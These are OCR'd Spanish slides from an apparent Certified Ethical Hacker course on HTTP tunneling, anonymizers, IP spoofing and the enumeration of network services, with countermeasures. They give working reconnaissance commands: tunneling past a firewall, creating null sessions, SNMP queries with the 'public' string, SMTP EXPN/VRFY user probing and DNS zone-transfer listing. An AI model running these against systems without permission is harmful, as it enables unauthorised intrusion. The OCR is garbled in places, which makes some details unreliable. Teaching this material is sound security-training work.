CEH Julio Iglesias Pérez

Técnicas HTTP Tunneling

La tecnología HTTP Tunneling permite a los usuarios realizar varias tareas de Internet para despistar las restricciones impuestas por los firewalls.

Esto es posible gracias al envío de paquetes por el puerto HTTP (TCP 80).

C|EH Julio Iglesias Pérez

¿Por qué HTTP Tunneling?

Si una organización ha bloqueado todos los puertos en el firewall y solo permite el uso de los puertos 80/4443 y se requiere utilizar por ejemplo FTP en algún host remoto en Internet. En este caso se puede enviar los paquetes FTP por el protocolo HTTP.

C|EH Julio Iglesias Pérez

Herramientas HTTP Tunnel

- Herramientas: Super Network Tunnel, HTTP-Tunnel, HTTPort

Ejemplo Httptunnel

- En este ejemplo, en el servidor re direccionaremos todo el tráfico HTTP al puerto 23 (telnet)
- hts -F server.test.com:23 80

- En este ejemplo, en el cliente se ejecuta htc. La opción -P es requerida, caso contrario se omitirá
- htc -P proxy.corp.com:80 -F 22 server.test.com:80

CIEH Julio Iglesias Pérez

Herramientas proxy

- Proxy Commander
- GProxy
- Protoport Proxy Chain
- Proxy+
- FastProxySwitch
- Etc.

C|EH Julio Iglesias Pérez

Anonimizadores

- Son utilizados para quitar toda la información de identificación del equipo del usuario mientras navega por Internet.
- Hacen que las actividades en internet no puedan ser trazables.
- Permite saltar los sitios web censurados.

C|EH Julio Iglesias Pérez

Anonimizadores

- G-Zapper
- Anonimizadores
- Mowser
- Anoymous Web Surfing Tool
- Hide Your IP Address
- JAP Anonymity and Privacy
- Etc.

C|EH Julio Iglesias Perez

Falsificación de direcciones IP (IP Spoofing):

- Se refiere cuando un atacante cambia su dirección IP para que aparente ser alguien más.

C|EH Julio Iglesias Pérez

Falsificación de direcciones IP utilizando el direccionamiento de origen

Para que esta técnica funcione, un atacante debe inyectarse a sí mismo en el camino que el tráfico normalmente toma.

Tipos de direccionamiento de origen:

- Enrutamiento de origen o LSR (Loos Source Routing): Se especifica una lista de direcciones IP por donde el paquete o tráfico debe ir.

- Enrutamiento de origen estricto o SRS (Strict Source Routing); Se especifica el camino exacto que el paquete debe tomar:

CEH Julio Iglesias Perez


Falsificación de direcciones IP utilizando el direccionamiento de origen

El enrutamiento de origen funciona utilizando un campo de ruta de origen de 39 bytes en el encabezado IP. Se pueden especificar hasta 8 direcciones IP en este campo.

- Un atacante envía un paquete al destino con una dirección falsa, pero especifica el enrutamiento de origen suelto y pone su dirección IP en la lista.
- Cuando el receptor responde, el paquete va al equipo del atacante antes de llegar a la dirección falsa.

Para que esto funcione, un atacante debe inyectarse a sí mismo en la ruta que el tráfico normalmente toma para llegar desde el equipo destino de vuelta hasta la fuente.

CEH Julio Gomez



CEH Julio Iglesias Pérez


Comando de enrutamiento de origen

- El comando en Windows: tracert -j 172.16.4.2 172.16.4.30
- El comando en hping2: hping2 -G 172.16.4.2 172.16.4.30

Detección de falsificación de direcciones IP

Cuando un atacante está falsificando paquetes, usualmente lo hace desde una ubicación distinta a la dirección real. El TTL del atacante será distinto al TTL de la dirección real.

Si el TTL del paquete recibido es de uno falso no concordará con el original.



C|EH Julio Iglesias Pérez

Contramedidas de Exploración


- El servidor de seguridad de una red particular debe ser suficiente bueno para detectar las sondas de un atacante.
- El servidor de seguridad debe llevar a cabo la inspección con una norma específica que establezca qué Sistemas de detección de intrusiones de red deben utilizarse para determinar métodos utilizados para detectar los sistemas operativos, tales como Nmap.
- Sólo los puertos necesarios, debe mantenerse abiertos y el resto deben ser filtrados.
- Toda la información sensible que no debe ser revelada a público a través de Internet, no debe mostrarse.
- Herramienta SentryPC: Filtrado seguro, seguimiento y Control de Acceso. Permite controlar, restringir y controlar el acceso y uso de un equipo.

CIEH Julio Iglesias Ortiz

Test de Intrusión de Escaneo

El objetivo del test de intrusión de escaneo es determinar la postura de seguridad de la red, detectando sistemas vivos, descubriendo puertos abiertos, banner grabbing de servicios y sistemas.

C|EH Julio Iglesias Pérez



C|EH - Julio Iglesias Pérez

¡Muchas Gracias!
C|EH Julio Iglesias Perez

4. Enumeración

Certified Ethical Hacker

C|EH Julio Iglesias Sánchez

¿Qué es la enumeración?

La enumeración es definida como la extracción de nombres de usuario, equipos, recursos de redes, recursos compartidos y servicios.

Las técnicas de enumeración son conducidas en una ambiente Intranet.

La enumeración involucra conexiones activas a sistemas y consultas dirigidas.

CEH Julio Iglesias Perez

¿Qué es la enumeración?

La información que es enumerada por los intrusos:

- Recursos de redes, recursos compartidos.
- Usuarios y grupos.
- Aplicaciones y banderas.
- Configuraciones de auditoría.

C|EH Julio Iglesias Juarez

Técnicas para la enumeración

- Extraer nombres de usuario utilizando enumeración Win2k
- Extraer nombres de usuario utilizando SNMP
- Extraer nombres de usuario utilizando IDs (números de identificación) de correo electrónico.
- Extraer información utilizando contraseñas por defecto.
- Fuerza bruta Active Directory.

CEH Julio Iglesias Sánchez

Sesiones nulas Netbios

La sesión nula es también conocida como la Biblia de Windows hacking. Las sesiones nulas toman ventaja en los Sistemas de Archivos Comunes de Internet o CIFS (Common Internet File System/Server Messaging Block) y en los bloques de mensaje de servidor SMB (Server Messaging Block).

Sesiones Nulas

net view (muestra info de la red)

net use \\victum\ipc$ "" /u:""

- Crea la sesión nula

net view \\victim

- Muestra el contenido

CEH Julio Iglesias Perez

Sesiones Nulas

Podemos utilizar herramientas para sesiones nulas como el getacct. En esta herramienta podemos enumerar las cuentas de usuario. Tener en cuenta que el USER 500 será del administrador y el 501 del Guest.

C|EH Julio Iglesias Gómez

Enumeración SNMP

SNMP (Simple Network Management Protocol)

- Los administradores envían a los agentes y estos devuelven respuestas.
- Las solicitudes y respuestas se refieren a las variables de acceso al software agente.
- Los administradores también pueden enviar solicitudes para establecer determinadas variables.
- Las trampas hacen que el administrador note que algo significativo que ha ocurrido:
  - Un reinicio
  - Una falla de la interfaz
  - O bien, otra cosa potencialmente mala se ha producido
- La enumeración a usuarios NT vía protocolo SNMP es fácil utilizando snmputil.


CEH Julio Iglesias Perez

Management Information Base

La base de la información de gestión MIB (Management Information Base) provee una representación estándar de la información disponible del agente SNMP y donde está almacenado.

Es el elemento más básico de la administración de red.

C|EH Julio Iglesias Pérez



C:\WINNT\System32\cmd.exe
C:\>snmputil get 210.212.69.129 public .1.3.6.1.2.1.1.2.0
Variable = system.sysObjectID.0
Value = ObjectID 1.3.6.1.4.1.9.1.27
C:\>snmputil getnext 210.212.69.129 public interfaces.ifNumber.0
Variable = interfaces.ifTable.ifEntry.ifIndex.1
Value = Integer32 1
C:\>snmputil getnext 210.212.69.129 public interfaces.ifTable.ifEntry.ifIndex.1
Variable = interfaces.ifTable.ifEntry.ifIndex.2
Value = Integer32 2
C:\>snmputil getnext 210.212.69.129 public interfaces.ifTable.ifEntry.ifIndex.2
Variable = interfaces.ifTable.ifEntry.ifIndex.3
Value = Integer32 3
C:\>snmputil getnext 210.212.69.129 public 0.0
Variable = system.sysDescr.0
Value = String
CEH Julio Iglesias Pérez

Herramienta de enumeración SolarWinds

- Es un conjunto de herramientas de administración de redes.

El conjunto consiste en:

- Administración de direcciones.
- Descubrimiento.
- Herramientas Cisco.
- Herramientas ping.
- Monitoreo.
- Navegador MIB.
- Seguridad.
- Miscelánea.



CIEH Julio Iglesias Pérez

Herramientas de enumeración SNMP

- Herramientas de enumeración SNMP
- Getif SNMP MIB Browser
- OidView SNMP MIB Browser
- iReasoning MIB Browser
- SNScan
- Etc.

C|EH Julio Iglesias Pérez

Enumeración UNIX/Linux

showmount -e 192.168.1.x

Encuentra directorios compartidos en el equipo

finger -l @target.hackme.coom

Enumera el usuario y host, muestra el directorio del usuario, tiempo de login, idle times, office location y la última vez que recibió o leyó un mail.

C|EH by Iglesias Perez

Enumeración UNIX/Linux

rpcclient $> netshareenum

Enumera los usernames de Linux y OSX

rpcinfo -p 192.168.1.x

Ayuda a enumerar el protocolo Procedure Call Protocol, el RPC permite a las aplicaciones comunicarse en la red.

C|EH Julio Iglesias Pérez

Enumeración LDAP

El Protocolo Ligero de Acceso a Directorio es un protocolo utilizado para acceder al listado del directorio Active Directory u otros servicios de directorio.

Tiende a estar vinculado al servicio DNS para permitir una integración.

Trabaja en el puerto TCP 389

Herramientas: Jxplorer, Symlabs LDAP Browser, LDAP Admin Tool, LDAP Account Manager, etc.

CEH Juan Iglesias Perez

Enumeración NTP

El protocolo NTP está diseñado para sincronizar los relojes de los en equipos en una red. Utiliza el puerto UDP 123.

Para enumerar los servidores NTP simplemente se busca el puerto mencionado o también se puede utilizar la herramienta NTP Server Scanner.

Para enumeración del protocolo SMTP(y otros) se pueden utilizar las herramientas: NTP Server Scanner, PresenTense Time Server, etc.

CEH Julio Iglesias Pérez

Enumeración SMTP

El Protocolo simple de transferencia de correos SMTP (Simple Mail Transport Protocol) es utilizado para enviar mensajes de correo al contrario que POP3 o MMAP que son enviados para recibir correos.

Generalmente utiliza servidores Intercambio de correos MX (Mail Exchange) que dirigen los correos vía servicio de nombre de dominio DNS.

Opera sobre el puerto TCP 25.

Una herramienta de enumeración SMTP es: NetScanTools Pro

CIEH Julio Iglesias Pérez

- Es posible interactuar directamente con un SMPT vía telnet:

```
telnet 192.168.0.1 25
220 uk03.cak.uk ESMTP Sendmail 8.9.3; Wed, 9 Nov 2005 15:29:50 GMT
EXPN ROOT
250 <root@uk03.nu.cak.uk>
250 <smith.j@uk03.nu.cak.uk>
EXPN BIN
250 <bin@uk03.nu.cak.uk>
VRFY NOBODY VRFY NOBODY
250 <nobody@uk03.nu.cak.uk>
EXPN NOBODY
250 /dev/null@uk03.nu.cak.uk>
VRFY ORACLE
550 ORACLE... User unknown
QUIT
```

CEH Julio Iglesias Pérez

Enumeración DNS

Ejemplo de enumeración DNS

nslookup

> ls -d nombre_de_la_zona

Si la transferencia de zonas está habilitada, mostrará el resultado completo de dicha zona

C|EH Julio Iglesias Perez

Enumerando Sistemas utilizando contraseñas por defecto

Muchos dispositivos como routers, switches, hubs llegan con contraseñas por defecto.

Muchas veces se pueden acceder a estos dispositivos utilizando estas contraseñas por defecto.

Buscar en google acerca de default password para ver las contraseñas por defecto de routers, modems, etc.

CEH Julio Iglesias Pérez

Contramedidas

- SNMP
  - Quitar el agente SNMP o apagarlo.
  - Actualizar a SNMP3.
  - Implementar la directiva de grupo "Additional Restrictions for anonymous connections“

C|EH Julio Iglesias Perez

Contramedidas

DNS

- Deshabilitar la transferencia de zonas a hosts no confiados.
- Asegurarse que los nombres de host no públicos no estén accesibles desde fuera.
- Asegurarse que los registros HINFO y otros no aparezcan en los archivos de la zona DNS.
- Proveer detalles estándar sobre el administrador de la red.

CEH Julio Iglesias Perez

Contramedidas

SMTP

- Configurar los servidores SMTP para ignorar mensajes de correo hacia destinatarios desconocidos.
- Configurar los servidores SMTP para que ignore correos desde destinatarios desconocidos.

C|EH Julio Iglesias Pérez

Contramedidas

LDAP

- Utilizar autenticación básica o NTLM para limitar el acceso a usuarios conocidos solamente.
- Utilizar tecnología SSL para cifrar el tráfico.
- Habilitar el bloqueo de cuentas.

C|EH Julio Iglesias Pérez

Contramedidas

SMB

